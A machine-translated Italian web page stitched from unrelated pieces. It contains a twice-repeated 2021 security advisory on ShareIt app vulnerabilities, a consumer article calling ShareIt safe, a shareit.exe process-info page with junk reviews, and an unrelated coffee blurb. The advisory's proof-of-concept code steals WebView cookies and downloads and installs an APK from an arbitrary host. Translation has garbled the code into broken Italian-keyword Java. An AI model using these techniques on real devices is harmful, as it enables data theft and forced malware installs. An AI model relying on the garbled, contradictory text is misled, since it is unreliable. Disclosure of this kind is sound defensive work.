


Condivide ha un virus
Puoi ottenere malware e virus tramite ShareIt
Riepilogo: 0 Utente ha valutato questo processo.
Shareit difetto potrebbe portare all’esecuzione del codice remoto
Abbiamo scoperto le vulnerabilità nell’applicazione ShareIt. Queste vulnerabilità possono essere abusate per emettere i dati sensibili di un utente, eseguire il codice arbitrario e possibilmente portare all’esecuzione del codice remoto. L’app ha oltre 1 miliardo di download.
Di: Echo Duan, Jesse Chang 15 febbraio 2021 Tempo di lettura: (parole)
Aggiornamento al 23 febbraio 2021, 9:24 P.M. E.T.: ShareIt ha risolto le vulnerabilità menzionate in questo post sul blog. Si consiglia agli utenti di scaricare l’ultima versione dell’app disponibile in Google Play Store.
Abbiamo scoperto diverse vulnerabilità nell’applicazione denominata ShareIt . Le vulnerabilità possono essere abusate per emettere i dati sensibili di un utente ed eseguire il codice arbitrario con le autorizzazioni di sharet utilizzando un codice dannoso o un app. Possono anche potenzialmente portare all’esecuzione del codice remoto (RCE). In passato, anche le vulnerabilità che possono essere utilizzate per scaricare e rubare i file dai dispositivi degli utenti sono state associate all’app. Mentre l’app consente il trasferimento e il download di vari tipi di file, come il pacchetto Android (APK), le vulnerabilità relative a queste funzionalità sono molto probabilmente difetti non intenzionali.
ShareIt ha oltre 1 miliardo di download in Google Play ed è stata nominata come una delle applicazioni più scaricate nel 2019. Google è stato informato di queste vulnerabilità.
Dettagli di vulnerabilità

Abbiamo approfondito il codice dell’app e abbiamo scoperto che dichiara il ricevitore della trasmissione come “com.Lenovo.Anyshare.app.Defaultreceiver “. Riceve l’azione “com.ushareit.pacchetto.azione.Install_Completed “e Extra Intent quindi chiama la funzione startActivity ().
Abbiamo costruito un codice POC (POC) per ispezionare la vulnerabilità. Se il seguente codice viene eseguito tramite un’altra app sul dispositivo, mostrerà la mia attività.

Qualsiasi app può invocare questo componente di trasmissione. Ciò mostra attività arbitrarie, tra cui le attività interne (non pubbliche) e di app di Sharit.
ShareIt definisce anche un fileprovider. Lo sviluppatore dietro questo disabilitato l’attributo esportato tramite Android: Exportated = “False”, ma ha abilitato il Android: GrantUluriperMissions = “True” attributo. Ciò indica che qualsiasi entità di terze parti può ancora ottenere un accesso temporaneo di lettura/scrittura ai dati del fornitore di contenuti.
Ancora peggio, lo sviluppatore ha specificato un ampio percorso radicale dell’area di stoccaggio. In questo caso, tutti i file in/dati/dati/cartella sono accettati liberamente.
Il seguente codice dal nostro POC legge i cookie WebView. Questo può essere utilizzato anche per scrivere qualsiasi file nella cartella dei dati dell’app. In altre parole, può essere utilizzato per sovrascrivere i file esistenti nell’app ShareIt.
Classe pubblica MainActivity estende AppCompatactivity {
    Vuoto protetto OnCreate (Bundle SavedInstanceState) {}
    Vuoto protetto OnNewIntent (intento intento) {}
    Private void maneggeTintent (intento i) {
        Intent Next = new Intent ("Evil");
        Prossimo.setflags (intento.Flag_grant_persistable_uri_permission | Intenzione.Flag_grant_write_uri_permission | Intenzione.Flag_grant_read_uri_permission);
        Prossimo.SetData (Uri.Parse ("Content: // com.Lenovo.Anyshare.GPS.fileprovider/root/data/utente/0/com.Lenovo.Anyshare.GPS/App_WebView/Cookies "));
        Intent intent = new intent ("com.ushareit.pacchetto.azione.install_completed ");
        intenzione.setpackage ("com.Lenovo.Anyshare.GPS "); // questo abilita l'altra app riceve l'intento.
        Tronco d'albero.e ("demo", "invia trasmissione");
        Tronco d'albero.d ("demo", "ha ottenuto l'URL:" + i.getData ());
        InputStream in = getContenteSolver ().OpenInputStream (i.getData ());
        String out = questo.convertStreamToString (in);
        Tronco d'albero.d ("demo", leggi i biscotti: " + out);
        } catch (Throwable th) {
        lancia nuovo runtimeexception (th);
    }
}
Abbiamo scoperto che ShareIt genera file VDEX/ODEX dopo Dex2Oat al primo lancio. L’app quindi carica questi file direttamente in esecuzione successiva. Un utente malintenzionato può elaborare un file VDEX/ODEX falso, quindi sostituire quei file tramite la vittoria sopra menzionata per eseguire l’esecuzione del codice.
Inoltre, abbiamo notato che ShareIt ha impostato collegamenti profondi utilizzando URL che porta a funzionalità specifiche nell’app. Questi contengono funzionalità che possono scaricare e installare qualsiasi APK.

Sharet dichiara una funzione di collegamento profondo che può scaricare file da un URL che ha lo schema di http/https e host di dominio che corrisponde *.wshareit.com o gshare.CDN.sharetgames.com.

Fornisce inoltre una funzione in grado di installare un APK con il suffisso del nome SAPK.
Puoi ottenere malware e virus tramite ShareIt
Riepilogo: 0 Utente ha valutato questo processo.
Shareit difetto potrebbe portare all’esecuzione del codice remoto
Abbiamo scoperto le vulnerabilità nell’applicazione ShareIt. Queste vulnerabilità possono essere abusate per perdere un utente’S Sensibili Data, eseguire codice arbitrario e possibilmente portare all’esecuzione del codice remoto. L’app ha oltre 1 miliardo di download.
Di: Echo Duan, Jesse Chang 15 febbraio 2021 Tempo di lettura: (parole)
Aggiornamento al 23 febbraio 2021, 9:24 P.M. E.T.: ShareIt ha risolto le vulnerabilità menzionate in questo post sul blog. Si consiglia agli utenti di scaricare l’ultima versione dell’app disponibile in Google Play Store.
Abbiamo scoperto diverse vulnerabilità nell’applicazione denominata ShareIt . Le vulnerabilità possono essere abusate per perdere un utente’S Sensibili dati ed eseguire codice arbitrario con autorizzazioni a sharet utilizzando un codice dannoso o un’app. Possono anche potenzialmente portare all’esecuzione del codice remoto (RCE). In passato, vulnerabilità che possono essere utilizzate per scaricare e rubare file dagli utenti’ I dispositivi sono stati anche associati all’app. Mentre l’app consente il trasferimento e il download di vari tipi di file, come il pacchetto Android (APK), le vulnerabilità relative a queste funzionalità sono molto probabilmente difetti non intenzionali.
ShareIt ha oltre 1 miliardo di download in Google Play ed è stata nominata come una delle applicazioni più scaricate nel 2019. Google è stato informato di queste vulnerabilità.
Dettagli di vulnerabilità
Abbiamo approfondito l’app’S code e ha scoperto che dichiara il ricevitore della trasmissione come “com.Lenovo.Anyshare.app.Defaultreceiver”. Riceve l’azione “com.ushareit.pacchetto.azione.Install_Completed “e Extra Intent quindi chiama la funzione startActivity ().
Abbiamo costruito un codice POC (POC) per ispezionare la vulnerabilità. Se il seguente codice viene eseguito tramite un’altra app sul dispositivo, mostrerà la mia attività.
Qualsiasi app può invocare questo componente di trasmissione. Ciò dimostra attività arbitrarie, tra cui ShareIt’S attività di app interne (non pubbliche) ed esterne.
ShareIt definisce anche un fileprovider. Lo sviluppatore dietro questo disabilitato l’attributo esportato tramite Android: Exportated = “False”, ma ha abilitato il Android: GrantUluriperMissions = “True” attributo. Ciò indica che qualsiasi entità di terze parti può ancora ottenere un accesso temporaneo di lettura/scrittura ai dati del fornitore di contenuti.
Ancora peggio, lo sviluppatore ha specificato un ampio percorso radicale dell’area di stoccaggio. In questo caso, tutti i file in/dati/dati/cartella sono accettati liberamente.
Il seguente codice dal nostro POC legge i cookie WebView. Questo può anche essere usato per scrivere qualsiasi file nell’app’Cartella di dati S. In altre parole, può essere utilizzato per sovrascrivere i file esistenti nell’app ShareIt.
Mainttività della classe pubblica estende AppCompATality
Vuoto protetto OnCreate (Bundle SavedInstanceState)
Vuoto protetto OnNewIntent (intento intento)
Vuoto privato Handleintent (intento i)
Intent Next = new Intent (“Evil”);
Prossimo.setflags (intento.Flag_grant_persistable_uri_permission | Intenzione.Flag_grant_write_uri_permission | Intenzione.Flag_grant_read_uri_permission); Prossimo.SetData (Uri.Parse (“Content: // com.Lenovo.Anyshare.GPS.fileprovider/root/data/utente/0/com.Lenovo.Anyshare.GPS/App_WebView/Cookies “));
Intent intent = new intent (“com.ushareit.pacchetto.azione.install_completed “);
intenzione.setpackage (“com.Lenovo.Anyshare.GPS “); // questo abilita l’altra app riceve l’intento.
Tronco d’albero.e (“demo”, “invia trasmissione”);
Tronco d’albero.d (“demo”, “ha ottenuto l’URL:” + i.getData ());
InputStream in = getContenteSolver ().OpenInputStream (i.getData ());
String out = questo.convertStreamToString (in);
Tronco d’albero.d (“demo”, leggi i biscotti: ” + out);
Catch (Throwable th)
lancia nuovo runtimeexception (th);
Abbiamo scoperto che ShareIt genera file VDEX/ODEX dopo Dex2Oat al primo lancio. L’app quindi carica questi file direttamente in esecuzione successiva. Un utente malintenzionato può elaborare un file VDEX/ODEX falso, quindi sostituire quei file tramite la vittoria sopra menzionata per eseguire l’esecuzione del codice.
Inoltre, abbiamo notato che ShareIt ha impostato collegamenti profondi utilizzando URL che porta a funzionalità specifiche nell’app. Questi contengono funzionalità che possono scaricare e installare qualsiasi APK.
Sharet dichiara una funzione di collegamento profondo che può scaricare file da un URL che ha lo schema di http/https e host di dominio che corrisponde *.wshareit.com o gshare.CDN.sharetgames.com.
Fornisce inoltre una funzione in grado di installare un APK con il suffisso del nome SAPK. Questa funzione può essere utilizzata per installare un’app dannosa; In tal caso, consentirà un RCE limitato quando l’utente fa clic su un URL.
Per verificare se la funzionalità di cui sopra è disponibile nel browser Google Chrome, abbiamo creato un attributo HREF in HTML. Quando l’utente fa clic su questo URL di download, Chrome chiamerà ShareIt per scaricare SAPK da http: // gshare.CDN.sharetgames.com. Dal momento che supporta il protocollo HTTP, questo SAPK può essere sostituito simulando un attacco Man-in-the-Middle (MITM).

In questo modo, il malware.SAPK (un file di esempio utilizzato qui per rappresentare il malware) verrà scaricato nella directory/sharet/download/apps silenziosamente in silenzio. Per simulare questo, abbiamo costruito un HREF.

Tuttavia, la notifica di installazione di SAPK non poppa. Per verificare se questo intento può essere ricevuto da ShareIt, abbiamo provato a inviarlo direttamente all’app utilizzando questo codice:
Intento mytest = intent.Parseuri (“Intent: /// sdcard/shareit/download/apps/malware.SAPK #Intent; Action = Android.intenzione.azione.Visualizza; schema = content; pacchetto = com.Lenovo.Anyshare.GPS; type = text/pianura; fine “, 1);
Tronco d’albero.e (“test”, “intenti:” + mytest);
> catch (UrisyntAxException E)
Tronco d’albero.E (“test”, “Errore di sintassi URL:” + E);
Il risultato mostra che ShareIt può accettare questo intento e pop-up APK Installation Ui.
Il motivo dell’operazione senza successo tramite Chrome è che il browser intercetta questa richiesta. Per reverse ingegneria, abbiamo scoperto che Chrome ha scartato l’intento di contenuto/schema di file a causa di problemi di sicurezza.
Anche se il download e l’installazione di APK di Chrome Deep Link non hanno avuto successo, lo stesso attacco può ancora essere eseguito scaricando l’APK da un URL arbitrario e installa APK sotto un percorso arbitrario utilizzando questo codice tramite un’app dannosa a livello locale:
Intent next = new intent ();
Prossimo.SetData (Uri.Parse (“http: // 10.64.100.51: 8080/ base.SAPK “)); // URL arbitrario
Intent next1 = new Intent ();
Next1.SetData (Uri.Parse (“Content: /// sdcard/shareit/download/apps/base.SAPK/Base.apk “)); // percorso arbitrario
ShareIt è anche suscettibile a un attacco di Man in-the-Disk (MITD). Questo perché quando un utente scarica l’app nel centro di download, va alla directory come mostrato nel codice di esempio. La cartella è una directory esterna, il che significa che qualsiasi app può accedervi con l’autorizzazione di scrittura SDCARD.

Per illustrare, abbiamo copiato manualmente Twitter.APK nel codice per sostituirlo con un file falso con lo stesso nome. Di conseguenza, un pop-up dell’app falsa di Twitter apparirà sulla schermata principale dell’app ShareIt.

La riapertura dell’app ShareIt farà apparire nuovamente lo schermo l’app Twitter falsa per spingere l’utente a installarla.

Dopo aver toccato il pulsante di installazione, l’app falsa verrà installata correttamente e aperta automaticamente. Questo mostrerà un altro pop-up di notifica di sistema.
La directory esterna ha anche alcune directory che possono essere utilizzate per rubare e sostituire i file:
Apps Files Files File foto video
ShareIt è un Game Center che fornisce app di gioco che possono essere scaricate dai giochi di file di configurazione.XML situato nel com.Lenovo.Anyshare.directory gps/shared_prefs.
Guardare attraverso questo file mostra che gli URL di download non sono solo da Google Play, ma anche da altri fornitori. La maggior parte degli URL utilizza il protocollo HTTP ed è molto pericoloso trasferire i dati senza crittografia in quanto possono essere manomessi da un attaccante MITM.
Raccomandazioni
La sicurezza dovrebbe essere una migliore considerazione per gli sviluppatori di app, le aziende e gli utenti. Per l’uso sicuro dell’app mobile, si consiglia di aggiornare e patching regolarmente i sistemi operativi mobili e l’app stessa. Gli utenti dovrebbero anche tenersi informati leggendo recensioni e articoli sulle app che scaricano.
Puoi ottenere malware e virus tramite ShareIt?

ShareIt è l’app di condivisione di file multipiattaforma più popolare per Android e iOS, nonché per Windows e Mac. Con ShareIt, gli utenti possono inviare e ricevere tutti i tipi di file senza problemi. Ma da allora’S Un’app di condivisione di file, ha sollevato alcune preoccupazioni per alcuni utenti che si chiedono se sono a rischio di infettare i propri dispositivi o no. Quindi, puoi ottenere malware e virus tramite ShareIt?
ShareIt è considerata l’app di condivisione di file più veloce su Internet e, quando si considera la sua popolarità su app store ufficiali come Google Play Store e iOS App Store, dobbiamo crederci. In realtà, dipende dalla tua connessione a Internet, indipendentemente da ciò che la gente direbbe. Tuttavia, esso’è un’app eccellente e ci consente di inviare e ricevere immagini, video, documenti, pacchetti di installazione, sfondi e qualsiasi altra cosa.
Inoltre, ShareIt viene fornito con un lettore video incorporato che gestisce video e film senza intoppi, insieme a un lettore musicale che ci consente di accedere alla nostra musica preferita senza la necessità di scaricarla.
Puoi ottenere malware e virus tramite ShareIt?
Innanzitutto, dovresti sapere che ShareIt stesso non è un malware o uno spyware. Esso’S Un’applicazione pulita, disponibile per dispositivi mobili su entrambi i Android’S Google Play Store e App Store iOS, nonché su Windows 10 e Mac. Tuttavia, esso’s un’app di condivisione di file, quindi tu’Esporremo i tuoi dispositivi a file potenzialmente infetti che ricevi dagli altri.
Per evitare di ottenere malware e virus tramite ShareIt, avere sempre un antivirus in esecuzione sul tuo dispositivo ogni volta che scarichi qualcosa tramite questa app di file di file. Tuttavia, dovresti preoccuparti di virus e programmi di malware solo se ricevi un file potenzialmente infettato da un dispositivo che esegue lo stesso sistema operativo dal tuo virus Android, ad esempio’t lavorare su iOS o viceversa.
In conclusione, l’app ShareIt è pulita e sicura, ma i file che ricevi potrebbero essere infetti, quindi hanno sempre un software antivirus in esecuzione per evitare di contaminare il dispositivo.
È shareit.exe virus o no? E come riconoscerlo


Come riconoscere se esiste una minaccia virus o sicurezza nel processo di Windows 11, 10 o 7 denominato ShareIt.exe
condividilo.EXE: Prima di tutto, pensa all’origine della tua condivisione.exe. Se lo hai ottenuto dal produttore (CD, sito Web del produttore), il rischio è relativo. Se hai scaricato ShareIt.Exe dal sito Web non affidabile, anonimo o hacker, il rischio è alto. Non abbiamo prove se condivide.Exe contiene virus. Inoltre, se il tuo computer è già infetto, alcuni virus possono infettare altri eseguibili, tra cui quelli “innocenti”. Se hai dubbi, segui questa guida:
1) Usa sempre un buon programma antivirus e controlla il tuo file con esso.
2) Se desideri una sicurezza aggiuntiva, prova a controllare qualsiasi file particolare con scanner multi-antivirus, come www.virustotale.com – quei servizi gratuiti scansionano il file che carichi con decine di antivirus.
3) Inoltre, controlla la dimensione del file e/o la versione con l’elenco qui: se l’utilizzo della tua versione è troppo basso, è sospetto.
Puoi anche essere interessato a :, come risolvere i problemi tipici con ShareIt.Errore exe (o più specifico sharet.Errore dell’applicazione EXE) Guida di rimozione: come rimuovere la condivisione.exe. Risolvi i problemi con ShareIt.exe non risponde. Messaggio di Windows tipico: condividi.Exe High CPU. Come gestire il file danneggiato: shareit.Exe è corrotto.

Valutazione del rischio di sicurezza: N / A
Nota: la valutazione del rischio di sicurezza si basa sulle opinioni dell’utente. Questa non è la nostra raccomandazione o Adwice in alcun modo. Per favore usa la tua mente e pensaci due volte 🙂
INFO TROJAN E MALWARE: N / A
Errori tipici: file non trovato, un errore si è verificato nel file, non rispondi, errore dell’applicazione 0x, Howto eliminare, arrestare, eseguire, rimuovere e trovare il file.
Appunti:
– N/A è un’abbreviazione per “non disponibile”. Ciò significa che ora non abbiamo informazioni se questo processo è dannoso o no.
– Ci sono un numero quasi illimitato di messaggi che dovrebbero apparire mentre si esegue il software. Abbiamo selezionato solo quelli tipici qui
Articoli correlati per ShareIt.exe
Vedere i messaggi del forum correlati: seguire i collegamenti seguenti per visualizzare il thread completo
Riepilogo: 0 Utente ha valutato questo processo.
Nameparts: sh areit, sha reit, shar eit, condividilo, .
Recensioni degli utenti Snapshot:
[22:24:06] KMS-QAD.EXE: Malware Analiz.
[00:22:19] sandisksecureaccessv2_win.EXE: come ripristinare il flasdisk SA.
[20:58:22] DX8VB.DLL: il rischio è virus .
[14:18:21] nvspcaps.EXE: l’acquisizione del server Nvidia è NECES.
[20:01:40] PCACLI.DLL: se hai un gioco o altro.
[22:42:35] Half_life_2_lost_coast_gdf.DLL: Halmacpi.dll.
[06:33:34] nvgftraypluginr.DLL: plugin NVGFT.dll .
[20:21:06] IVMS-4200.EXE: processo richiesto per IVMS CCTV.
[19:16:19] pclink.EXE: software di stampa wireless per.
[00:18:37] McNetwork.DLL: Amze.
ATTENZIONE: ancora una volta sulle recensioni degli utenti. I nostri utenti possono aggiungere liberamente le loro recensioni su qualunque processo desiderino. Naturalmente, purifichiamo e filtramo le parole infuriate. Ad ogni modo, non fidatevi di tutto. Non abbiamo tempo per rivedere la frase di qualsiasi utente. Quindi le informazioni fornite nelle recensioni degli utenti possono essere innacurate. O erroneamente stampata. O qualsiasi altra cosa. Sei adulto, non è vero? Noi crediamo nella tua mente.
Nuovo: Windows Dynamic Link Library DB: AlertMgr.dll, ver. , avvisi.dll, ver. , avvisi.risorse.dll, ver. , alertserviceps.DLL, Alexatoolbar.10.0.DLL, Alexatoolbarssb.10.0.dll, alieno.DLL, Alienfx.comunicazione.Andromeda.DLL, Alienfx.comunicazione.nucleo.DLL, Alienfx.comunicazione.DLL, Alienfx.comunicazione.PID0X511.DLL, Alienfx.comunicazione.PID0X512.DLL, Alienfx.comunicazione.PID0X513.DLL, Alienfx.comunicazione.PID0X514.DLL, Alienfx.comunicazione.PID0X515.dll, dllhost ecc.
Tabella Elenco delle versione disponibile, selezionare la versione che hai sul tuo PC:
| Sicurezza | Md5 o checksum | Versione | Posizione | Misurare |
| N / A | 92e9b258 | 2.1.4.0 | 0 b |
Qual è l’impronta di carbonio del tuo caffè?
È basso? È alto? Queste cose possono davvero uccidere il pianeta terra? Forse la risposta ti sorprenderà. Forse no.
Disclaimer
Questo sito Web e tutte le informazioni scritte qui sono solo a scopo informativo, senza alcuna valle. Stai usando queste pagine sul tuo rischio. Dovresti sempre verificare l’accuratezza delle informazioni fornite in questa pagina. Prestiamo una grande attenzione per fornirti le informazioni corrette. Tuttavia, molti programmi di spyware e malware utilizzano file di file dei soliti processi e DLL non malware. Se abbiamo incluso informazioni su ShareIt.Exe che è inaccurato, apprezzeremmo il tuo aiuto facendoci sapere della revisione dell’utente. Inoltre, i collegamenti Web ai fornitori di software e DLL sono forniti solo per la tua conformità e non possiamo garantirne l’accuratezza né la pertinenza con DLL o processo elencato in questa pagina. Non siamo affiliati a queste pagine. Non siamo responsabili per le impronte errate su questo sito o le modifiche si sono verificate da quando questa pagina è stata pubblicata. I nomi del prodotto, del software e del sistema operativo menzionati su questo sito Web possono essere protetti da copyright e registrati dei loro proprietari.